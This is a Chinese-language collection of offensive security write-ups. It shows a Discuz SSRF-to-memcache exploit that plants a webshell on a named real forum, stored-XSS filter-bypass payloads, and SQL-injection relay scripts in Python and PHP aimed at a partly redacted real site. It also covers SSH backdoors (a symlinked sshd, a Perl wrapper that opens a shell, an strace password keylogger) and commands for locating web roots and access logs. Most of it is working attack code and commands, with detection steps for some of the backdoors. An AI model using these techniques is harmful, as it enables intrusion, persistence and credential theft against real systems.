$_config['db']['common']['slave_except_table'] = '';
// --------------------------  CONFIG MEMORY  ------------------
--------- //
$_config['memory']['prefix'] = 'NTOSSw_';
$_config['memory']['redis']['server'] = '';
$_config['memory']['redis']['port'] = 6379;
$_config['memory']['redis']['pconnect'] = 1;
$_config['memory']['redis']['timeout'] = '0';
$_config['memory']['redis']['requirepass'] = '';
$_config['memory']['redis']['serializer'] = 1;
$_config['memory']['memcache']['server'] = '192.168.10.12';
$_config['memory']['memcache']['port'] = 11211;
$_config['memory']['memcache']['pconnect'] = 1;
$_config['memory']['memcache']['timeout'] = 1;
$_config['memory']['apc'] = 0;
$_config['memory']['xcache'] = 0;
$_config['memory']['eaccelerator'] = 0;
$_config['memory']['wincache'] = 0;
```

注意到使用了 memcache 如果有留意到 vBulletin rce http://drops.wooyun.org/papers/8261， 相信都被这个漏洞的巧妙之处所吸引。 那么，这discuz是否也存在同样的漏洞呢？ 于是查找调用缓存的地方 \source\function\function_core.php

```
function output_replace($content) {
    global $_G;
    if(defined('IN_MODCP') || defined('IN_ADMINCP')) return $content;
    if(!empty($_G['setting']['output']['str']['search'])) {
        if(empty($_G['setting']['domain']['app']['default'])) {
            $_G['setting']['output']['str']['replace'] = str_replace('{CURHOST}', $_G['siteurl'], $_G['setting']['output']['str']['replace']);
        }
        $content = str_replace($_G['setting']['output']['str']['search'], $_G['setting']['output']['str']['replace'], $content);
    }
    if(!empty($_G['setting']['output']['preg']['search']) && (empty($_G['setting']['rewriteguest']) || empty($_G['uid']))) {
        if(empty($_G['setting']['domain']['app']['default'])) {
            $_G['setting']['output']['preg']['search'] = str_replace('\{CURHOST\}', preg_quote($_G['siteurl'], '/'), $_G['setting']['output']['preg']['search']);
            $_G['setting']['output']['preg']['replace'] = str_replace('{CURHOST}', $_G['siteurl'], $_G['setting']['output']['preg']['replace']);
        }
        $content = preg_replace($_G['setting']['output']['preg']['search'], $_G['setting']['output']['preg']['replace'], $content);
    }
    return $content;
}
```

眞发现有一处。 这里的$_G['setting']['output']['preg']['search'] 和 $_G['setting']['output']['preg']['replace']是直接调用缓存中的数据。 并且，discuz的ssrf是存在多处的，并且官方估计也很难去修复。 WooYun: Discuz!另一处SSRF无须登陆无须条件 于是测试，居然发现服务器支持gohper 协议呀。 下面说说利用过程吧。 discuz的漏洞详细分析有必要的话稍后再提交给官方。

0x02 漏洞利用

测试利用转发代码

```
<?php
header('Location: gopher://自己服务器:80/_%0d%0aset NTOSSw_setting
 1 0 147%0d%0aa:2:{s:6:"output";a:1:{s:4:"preg";a:2:{s:6:"search
";s:5:"/.*/e";s:7:"replace";s:33:"eval(base64_decode($_POST[ccc]
));";}}s:13:"rewritestatus";i:1;}%0d%0a');
?>
```

测试返回如下图

```
Connection from 58.220.29.48 port 80 [tcp/http] accepted

set NTOSSw_setting 1 0 132
a:2:{s:6:"output";a:1:{s:4:"preg";a:2:{s:6:"search";s:5:"/.*/e";s:7:"replace";s:18:"eval($_POST[ccc]);";}}s:13:"rewritestatus";i:1;}
```



```
Connection from 58.220.29.48 port 80 [tcp/http] accepted

delete NTOSSw_setting
```


万事俱备了，行动 先准备好两个页面，便于写完shell后还原。 wshell.php

```
<?php
header('Location: gopher://192.168.10.12:11211/_%0d%0aset NTOSSw
_setting 1 0 147%0d%0aa:2:{s:6:"output";a:1:{s:4:"preg";a:2:{s:6
:"search";s:5:"/.*/e";s:7:"replace";s:33:"eval(base64_decode($_P
OST[ccc]));";}}s:13:"rewritestatus";i:1;}%0d%0a');
?>
```

cls.php

```
<?php
header('Location: gopher://192.168.10.12:11211/_%0d%0adelete NTO
SSw_setting%0d%0a');
?>
```


请求

```
http://bbs.biligame.com/forum.php?mod=ajax&action=downremoteimg&
message=[img]http://myserver/wshell.php?logo.jpg[/img]
```

完成后，立即请求shell地址

```
http://bbs.biligame.com/forum.php?mod=ajax&inajax=yes&action=get
threadtypes
```

从上面可知，这是一句话，由于要绕过waf，所以base64一下。



写入文件shell

```
http://bbs.biligame.com/forum.php?mod=ajax&action=downremoteimg&
message=[img]http://myserver/cls.php?logo.jpg[/img]
```

还原缓存 最后一句话地址为：

```
http://bbs.biligame.com/data/cache/hello.php
```

bbs.biligame.com/data/cache/hello.php

INT SQL- XSS- Encryption- Encoding- Other-

Load URL | Split URL | Execute

http://bbs.biligame.com/data/cache/hello.php

☑ Enable Post data ☐ Enable Referrer

Post data: ccc=cGhwaW5mbygpO2RpZSgpOw==

Notice: Use of undefined constant ccc - assumed 'ccc' in **/mnt/data/gamebbs/data/cache/hello.php(3) : regexp code** on line **1**

PHP Version 5.6.9-0+deb8u1

System	Linux biligame-bbs 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt9-3~deb8u1 (2015-04-24) x86_64
Build Date	Jun 5 2015 11:03:25
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/fpm
Loaded Configuration File	/etc/php5/fpm/php.ini
Scan this dir for additional .ini files	/etc/php5/fpm/conf.d
Additional .ini files parsed	/etc/php5/fpm/conf.d/05-opcache.ini, /etc/php5/fpm/conf.d/10-pdo.ini, /etc/php5/fpm/conf.d/20-curl.ini, /etc/php5/fpm/conf.d/20-gd.ini, /etc/php5/fpm/conf.d/20-gdcm.ini, /etc/php5/fpm/conf.d/20-imagick.ini, /etc/php5/fpm/conf.d/20-imap.ini, /etc/php5/fpm/conf.d/20-json.ini, /etc/php5/fpm/conf.d/20-ldap.ini, /etc/php5/fpm/conf.d/20-mcrypt.ini, /etc/php5/fpm/conf.d/20-memcache.ini, /etc/php5/fpm/conf.d/20-memcached.ini, /etc/php5/fpm/conf.d/20-mongo.ini, /etc/php5/fpm/conf.d/20-mysql.ini, /etc/php5/fpm/conf.d/20-mysqli.ini, /etc/php5/fpm/conf.d/20-pdo_mysql.ini, /etc/php5/fpm/conf.d/20-readline.ini, /etc/php5/fpm/conf.d/20-redis.ini, /etc/php5/fpm/conf.d/20-xcache.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

XSS

一次针对存储型XSS的fuzzing

1、添加script代码

XSS这种漏洞，还是找输入输出的地方。最后，我在留言的地方发现可以输入，而且用户自己可以查看内容。一般来讲，用户自己看到的内容和收件人看到的内容是一样的。

随便写了点东西，发现内容输出的位置在标签之间，标签之间的话还是比较好办的。而且，可以添加标签，也就是说，< >的符号没有被过滤。因此我测试如下的payload

```
<script>alert(1)</script>
```

结果发现，关键字script中间多了一个<x>标签。当我单独输入script的时候却不会触发，然后大小写什么的也测试了，还是不行

2、基于事件属性

既然script标签已经被过滤了，我就html的事件属性来测试一下。刚开始的时候，我就用了一些简单的onerror，onclick之类的。结果发现我会的属性都被过滤，至少在这个时候我还没有想到fuzzing。
基本可以弄清楚了，遇到<keyword>就在keyword中间添加一个<x>

3、 基于伪协议

可以用的伪协议有javascript，DATA URI,以及vbscript
那么我们就会定义一个标签，然后把伪协议内容写在href、src、link之类的属性中

```
<a href=data:text/html;base64,ZGF0YTp0ZXh0L2h0bWw7PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==>click me</a>

<a href=javascript:alert(1)>click me</a>

<a href=data:text/html,%3cscript%3ealert(1)%3c%2fscript%3e>click me </a>
```

属性编码，HTML的属性支持实体编码，这种方法很容易绕过黑名单里面的关键字，因此有了下面语句

```
<a href=&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;>click me</a>
```

伪协议编码，伪协议的默认编码为US-ASCII，根据MIME协议，支持的编码有base64，quoted-pritable，7-bit，8-bit等等；绕过的方法就很多了，如下

```
<a href=data:text/html,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e>click me </a>
```

结果比较有意思的是，这里居然还过滤了,。因此上面的伪协议的方法是不可行的

另外有一点，是关于实体编码的：我采用实体编码之后，html源码显示的属性值就应该是html的实体编码，如下图：

```
1 <a href=&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;>click me</a>
```

但是，在查看目标的输出点的时候，发现输出是:

```
<tr >
    <td >内     容: </td>
    <td > <a href=ja<x>vasc<x>ript:alert(1)>click me</a></td>
</tr>
```

我靠，我说怎么不能触发，实体编码已经被解码过一次了，那么既然这样的话，试一试二次编码？？？

结果，二次编码之后成了下面的样子，先放一边吧，这个下来再研究了，今天的重点也不在这里

```
<table class="tablebg">
  <tbody>
    <tr>
    <tr>
      <td>
        <table style="width:100%;">
          <tbody>
            <tr>
            <tr>
            <tr>
              <td>内      容: </td>
              <td>
                <a href="javascript:alert(;1);">click me</a>
              </td>
            </tr>
            <tr>
          </tbody>
        </table>
      </td>
    </tr>
  </tbody>
</table>
</div>
<div class="core_page"> </div>
```

4、fuzzing

上面的东西就莫名其妙地就被过滤了，既然它是基于关键字的，关键字那么多它总不能全部过滤了吧？

```
onabort
onafterprint
onbeforeprint
onbeforeunload
onblur
oncanplay
oncanplaythrough
```


```
onchange
onclick
oncontextmenu
ondblclick
ondrag
ondragend
ondragenter
ondragleave
ondragover
ondragstart
ondrop
ondurationchange
onemptied
onended
onerror
onfocus
onformchange
onforminput
onhaschange
oninput
oninvalid
onkeydown
onkeypress
onkeyup
onload
onloadeddata
onloadedmetadata
onloadstart
onmessage
onmousedown
onmousemove
onmouseout
onmouseover
onmouseup
onmousewheel
onoffline
ononline
onpagehide
onpageshow
onpause
```

```
onplay
onplaying
onpopstate
onprogress
onratechange
onreadystatechange
onredo
onreset
onresize
onscroll
onseeked
onseeking
onselect
onstalled
onstorage
onsubmit
onsuspend
ontimeupdate
onundo
onunload
onvolumechange
onwaiting
```

最后可以用的事件有下面这些:

```
oncanplay
oncanplaythrough
onemptied
onended
onformchange
onforminput
onhaschange
oninput
oninvalid
onmessage
onoffline
ononline
onpagehide
onpageshow
onpause
onplay
onplaying
onpopstate
onprogress
onratechange
onredo
onseeked
onseeking
onstalled
onstorage
onsuspend
ontimeupdate
onundo
onvolumechange
onwaiting
```

> 既然要做到悄无声息，那么就要选择一个好的事件。对比了一下，oncanplay是比较好用的



5、参考

DATA URI Scheme

Python安全

python脚本处理伪静态注入

目前有很多网站做了rewrite.

```
/?id=1

/1

/1111.php
```

通常情况下，动态脚本的网站的url类似下面这样 http://www.xxoo.net/aa.php?id=123 做了伪静态之后类似这样 http://www.xxoo.net/aa.php/id/123.html 总归大趋势下，攻击的门槛逐渐增高。这样有利有弊，喜欢研究的会深入钻研，另一方面只会用工具不懂原理的则充斥到大小论坛水区。 实战举例：
http://www.bxxxxxxxxxxxx.edu/magazine/index.php/mxxxxia/gallery/dickinsons-last-dance/1 这个点存在注入

```
Error Number: 1064

You have an error in your SQL syntax; check the manual that corr
esponds to your MySQL server version for the right syntax to use
 near '1dddddd, 1' at line 4
```

标准的显错注入。 这里测试了几个工具havij
http://www.bxxxxxxxxxxxx.edu/magazine/index.php/mxxxxia/gallery/dickinsons-last-dance/1 sqlmap safe3 穿山甲 此上都无法直接注入。 这里借助注入中转实现： 中转工具有一些 win7下会遭遇各种奇葩问题。并linux下不能使用。 用python code了一篇，为什么用python 因为他开发快，不用各种环境。

```
from BaseHTTPServer import *
import urllib2
class MyHTTPHandler(BaseHTTPRequestHandler):
def do_GET(self):
path=self.path
path=path[path.find('id=')+3:]
proxy_support = urllib2.ProxyHandler({"http":"http://127.0.0.1:8
087"})
opener = urllib2.build\_opener(proxy\_support)
urllib2.install_opener(opener)
url="http://www.xxxxxxxxxxxxx.edu/magazine/imedia/gallery/dickin
sons-last-dance/"
try:
response=urllib2.urlopen(url+path)
html=response.read()
except urllib2.URLError,e:
html=e.read()
self.wfile.write(html)
server = HTTPServer(("", 8000), MyHTTPHandler)
server.serve_forever()
```

不到20行代码（并加入了 goagent代理for hidden ）。 已经实现了要求。 http://127.0.0.1:8000/?id=1 从而达到目的。相比构造自己脚本去执行sql注入语句，要高效的多。 给习惯用php的朋友添加一个php脚本的中转注入： 可以自定义需要的头信息，在需要cookie或者refer等位置都可以方便的添加，添加好后直接访问zhongzhuan.php?id=1然后就可以放到工具中注入了，十分方便 :)

```
<?php
set_time_limit(0);
$id=$_GET["id"];
$id=str_replace(" ","%20",$id);
$id=str_replace("=","%3D",$id);
$cookie="test";
$url = "http://www.qq.com/index.php/id/{$id}.html";
//$postdata = "";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$url");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_COOKIE, "$cookie");
// curl_setopt($ch, CURLOPT_POST, 1);//post提交方式
// curl_setopt($ch, CURLOPT_POSTFIELDS, $postdata);//post的数据
$output = curl_exec($ch);
curl_close($ch);
print_r($output);
?>
```

linux

ssh backdoor

0x01. 前言

最近碰到很多留系统后门的case，无论windows还是linux。 所以这篇文章收集了一些ssh的backdoor，下篇文章写下windows的backdoor

0x02. 最简单的ssh后门 -- soft link(软连接)

如果现在利用redis反弹到一个root权限的shell，要登录ssh的就可以利用这种后门。

利用这一行命令就完成了这个最简单ssh后门创建

```
[root@helen]# ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=2333;
```

此时就可以用任意密码进行目标的ssh登录

```
[root@viarus ~]# ssh root@x.x.x.x -p 2333
root@x.x.x.x's password:
Last login: Wed Dec 30 00:50:14 2015 from z.z.z.z

Welcome to aliyun Elastic Compute Service!
```

如何发现并且删除后们？

在看网络连接的时候，看到这个奇怪的文件名监听0.0.0.0的一个这么奇怪的端口。有经验的网管都会ll /proc/pid进行查看

```
[root@helen ~]# netstat -anop
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name    Timer
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      3496/redis-server   off (0.00/0/0)
tcp        0      0 0.0.0.0:2333            0.0.0.0:*               LISTEN      2975/su             off (0.00/0/0)
tcp        0      0 0.0.0.0:3456            0.0.0.0:*               LISTEN      844/sshd            off (0.00/0/0)
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      24102/mysqld        off (0.00/0/0)
```

不信，你看。看见su的文件路径是/usr/sbin/sshd，这就可以断定是个后门程序了。

```
[root@helen ~]# ll /proc/2975
total 0
dr-xr-xr-x 2 root root 0 Dec 30 00:58 attr
-rw-r--r-- 1 root root 0 Dec 30 01:01 autogroup
-r-------- 1 root root 0 Dec 30 01:01 auxv
-r--r--r-- 1 root root 0 Dec 30 01:01 cgroup
--w------- 1 root root 0 Dec 30 01:01 clear_refs
-r--r--r-- 1 root root 0 Dec 30 00:58 cmdline
-rw-r--r-- 1 root root 0 Dec 30 01:01 comm
-rw-r--r-- 1 root root 0 Dec 30 01:01 coredump_filter
-r--r--r-- 1 root root 0 Dec 30 01:01 cpuset
lrwxrwxrwx 1 root root 0 Dec 30 01:01 cwd -> /
-r-------- 1 root root 0 Dec 30 01:01 environ
lrwxrwxrwx 1 root root 0 Dec 30 01:01 exe -> /usr/sbin/sshd
dr-x------ 2 root root 0 Dec 30 00:58 fd
```

根据进程就能查到后门程序位置。ps -ef | grep pid，上面可以看到pid是2975。这样就可以看到后门程序是/tmp/su

```
root      2975     1  0 00:56 ?        00:00:00 /tmp/su -oPort=2
333
```

可以看到su是一个软连接，指向/usr/sbin/sshd

```
[root@helen ~]# ls -la /tmp
total 12
drwxrwxrwt.  3 root root 4096 Dec 30 00:56 .
dr-xr-xr-x. 22 root root 4096 Nov 10 20:26 ..
lrwxrwxrwx   1 root root   14 Dec 30 00:56 su -> /usr/sbin/sshd
```

清除后门

```
kill -9 pid
rm -rf 后门程序
```

PS：如果直接使用/usr/sbin/sshd -oPort=2333，这样会输入密码才能连ssh

0x03. SSH Server wrapper

先将/usr/sbin/sshd文件mv到/usr/bin目录

```
[root@helen ~]# cd /usr/sbin/
[root@helen sbin]# mv sshd ../bin
[root@helen sbin]# vim sshd
```

再编辑sshd

```
#!/usr/bin/perl
exec"/bin/sh"if(getpeername(STDIN)=~/^..LF/);
exec{"/usr/bin/sshd"}"/usr/sbin/sshd",@ARGV;
```

再chmod 755 sshd

在本机上执行socat STDIO TCP4:target_ip:22,sourceport=19526

这个效果其实和shell效果一样，感觉并不是ssh的后门

```
[root@viarus ~]# socat STDIO TCP4:115.29.170.215:3456,sourceport=19526
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3E:00:51:09
          inet addr:10.162.36.208  Bcast:10.162.47.255  Mask:255.255.240.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38148892 errors:0 dropped:0 overruns:0 frame:0
          TX packets:154415 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1687939648 (1.5 GiB)  TX bytes:11365295 (10.8 MiB)
          Interrupt:165

eth1      Link encap:Ethernet  HWaddr 00:16:3E:00:00:E4
          inet addr:115.29.170.215  Bcast:115.29.171.255  Mask:255.255.252.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

19526端口是这样来的

```
>>> import struct
>>> buffer = struct.pack('>I6',19526)
>>> print repr(buffer)
'\x00\x00LF'
```

如何发现并删除后门？

查看端口可以看到ssh的端口，居然是叫sh的进程名在监听。这肯定不正常。

```
[root@helen sbin]# netstat -anopo
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name    Timer
tcp        0      0 0.0.0.0:6379                0.0.0.0:*                   LISTEN      3496/redis-server   off (0.00/0/0)
tcp        0      0 0.0.0.0:3456                0.0.0.0:*                   LISTEN      844/sshd            off (0.00/0/0)
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN      24102/mysqld        off (0.00/0/0)
tcp        0     52 115.29.170.215:3456         183.159.123.28:1539         ESTABLISHED 3684/sshd           on (0.33/0/0)
tcp        0      0 115.29.170.215:3456         115.28.237.244:19526        ESTABLISHED 3722/sh             off (0.00/0/0)
tcp        0      0 115.29.170.215:6379         42.120.74.98:38937          ESTABLISHED 3496/redis-server   off (0.00/0/0)
```

我们再看下，sshd的进程pid是844的文件路径是什么ll /proc/844，可以很清楚的看到sshd的路径在/usr/bin/sshd。因为正常的sshd路径是在/usr/sbin/sshd，所以断定sshd肯定被动过手脚。

```
[root@helen sbin]# ll /proc/844
total 0
dr-xr-xr-x 2 root root 0 Nov 10 22:24 attr
-rw-r--r-- 1 root root 0 Nov 19 10:51 autogroup
-r-------- 1 root root 0 Nov 19 10:51 auxv
-r--r--r-- 1 root root 0 Nov 19 10:51 cgroup
--w------- 1 root root 0 Nov 19 10:51 clear_refs
-r--r--r-- 1 root root 0 Nov 10 20:26 cmdline
-rw-r--r-- 1 root root 0 Nov 19 10:51 comm
-rw-r--r-- 1 root root 0 Nov 19 10:51 coredump_filter
-r--r--r-- 1 root root 0 Nov 19 10:51 cpuset
lrwxrwxrwx 1 root root 0 Nov 19 10:51 cwd -> /
-r-------- 1 root root 0 Nov 19 10:51 environ
lrwxrwxrwx 1 root root 0 Nov 19 10:51 exe -> /usr/bin/sshd
dr-x------ 2 root root 0 Nov 10 22:24 fd
dr-x------ 2 root root 0 Nov 19 10:51 fdinfo
```

cat下，就知道怎么回事了。

```
[root@helen sbin]# cat /usr/sbin/sshd
#!/usr/bin/perl
exec"/bin/sh"if(getpeername(STDIN)=~/^..LF/);
exec{"/usr/bin/sshd"}"/usr/sbin/sshd",@ARGV;
```

最后还原操作： rm -rf /usr/sbin/sshd; mv /usr/bin/sshd ../sbin;

0x04. SSH keylogger

先vim当前用户下的.bashrc文件 在最后面添加如下后门代码：

```
alias ssh='strace -o /tmp/sshpwd-`date    '+%d%h%m%s'`.log -e re
ad,write,connect  -s2048 ssh'
```

```
[root@helen ~]# cat /root/.bashrc
# .bashrc

# User specific aliases and functions

alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi
alias ssh='strace -o /tmp/sshpwd-`date    '+%d%h%m%s'`.log -e read,write,connect  -s2048 ssh'
[root@helen ~]#
```

source .bashrc命令使更改的配置生效

此时再ssh连接或者su切换用户，输入密码时的密码，无论错误或者正确都能记录到log里

```
write(4, "root@1        237.244's password: ", 32) = 32
read(4, "a", 1)                                = 1
read(4,     , 1)                                = 1
read(4,     , 1)                                = 1
read(4,     , 1)                                = 1
read(4, "s", 1)                                = 1
read(4, "1", 1)                                = 1
read(4, "2", 1)                                = 1
read(4, "3", 1)                                = 1
read(4, "\n", 1)                               = 1
write(4, "\n", 1)                              = 1
```

参考链接

```
http://pastebin.com/2NgL8SDE
http://www.jakoblell.com/blog/2014/05/07/hacking-contest-ssh-ser
ver-wrapper/
https://diogomonica.com/posts/poor-man-s-ssh-keylogger/
http://drops.wooyun.org/tips/1951
```

linux查找网站web目录和access.log

我相信很多人都会遇到找网站web目录的问题，那以webserver的类型来总结。

web目录

0x01. Kangle

kangle web服务器(简称：kangle) 是一款跨平台、轻量级，功能强大、易操作的高性能web服务器和反向代理服务器软件。

方法：

```
在网站上随便点，随意找一个非静态的web文件，比如goods.php
使用locate /goods.php
或者
在不支持locate的系统下使用find / -type f -name "/goods.php" 2>/dev/
null
```

这种locate的方法也是通用的一种方法

0x02. nginx

```
1、ps -ef查看nginx的进程参数是否有-c
nginx: master process /www/server/nginx/sbin/nginx -c /www/server/nginx/conf/nginx.conf
这样根据/www/server/nginx/conf/的配置文件去读取web目录和access log

2、如果没有-c参数，那使用nginx -V命令，可以得到--conf-path=/etc/nginx/nginx.conf

再查看nginx.conf，搜索server关键字。如果nginx.conf没有server字符串，就查看vhosts或者conf.d里的conf是否含有server字符串，在server{}里就能找到access_log和wwwroot路径

注：有这样的情况：access_log和wwwroot不在同一个conf配置文件里
```

```
#
# The default server
#
server {
    listen       2333;
    server_name  _;

    #charset koi8-r;

    #access_log  logs/host.access.log  main;

    # Load configuration files for the default server block.
    include /etc/nginx/default.d/*.conf;

    location / {
        root   /usr/share/nginx/html;
        index  index.html index.htm;
    }

    error_page  404              /404.html;
    location = /404.html {
        root   /usr/share/nginx/html;
    }

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }
```

0x03. httpd或者apache

httpd和apache我们统一认为是apache服务

1、通过locate httpd.conf查找网站配置文件，再搜索DocumentRoot查找web目录

```
[root@viarus ~]# locate httpd.conf
/etc/httpd/conf/httpd.conf
[root@viarus ~]# cat /etc/httpd/conf/httpd.conf | grep DocumentR
oot
# DocumentRoot: The directory out of which you will serve your
DocumentRoot "/var/www/html"
# This should be changed to whatever you set DocumentRoot to.
#    DocumentRoot /www/docs/dummy-host.example.com
```

web目录：/var/www/html

2、通过find -type f -name xx.php或者locate xx.php命令查找网站特定的文件，可以快速的查找web目录

3、通过httpd -V，程序写代码使用的方法

```
[root@viarus ~]# httpd -V
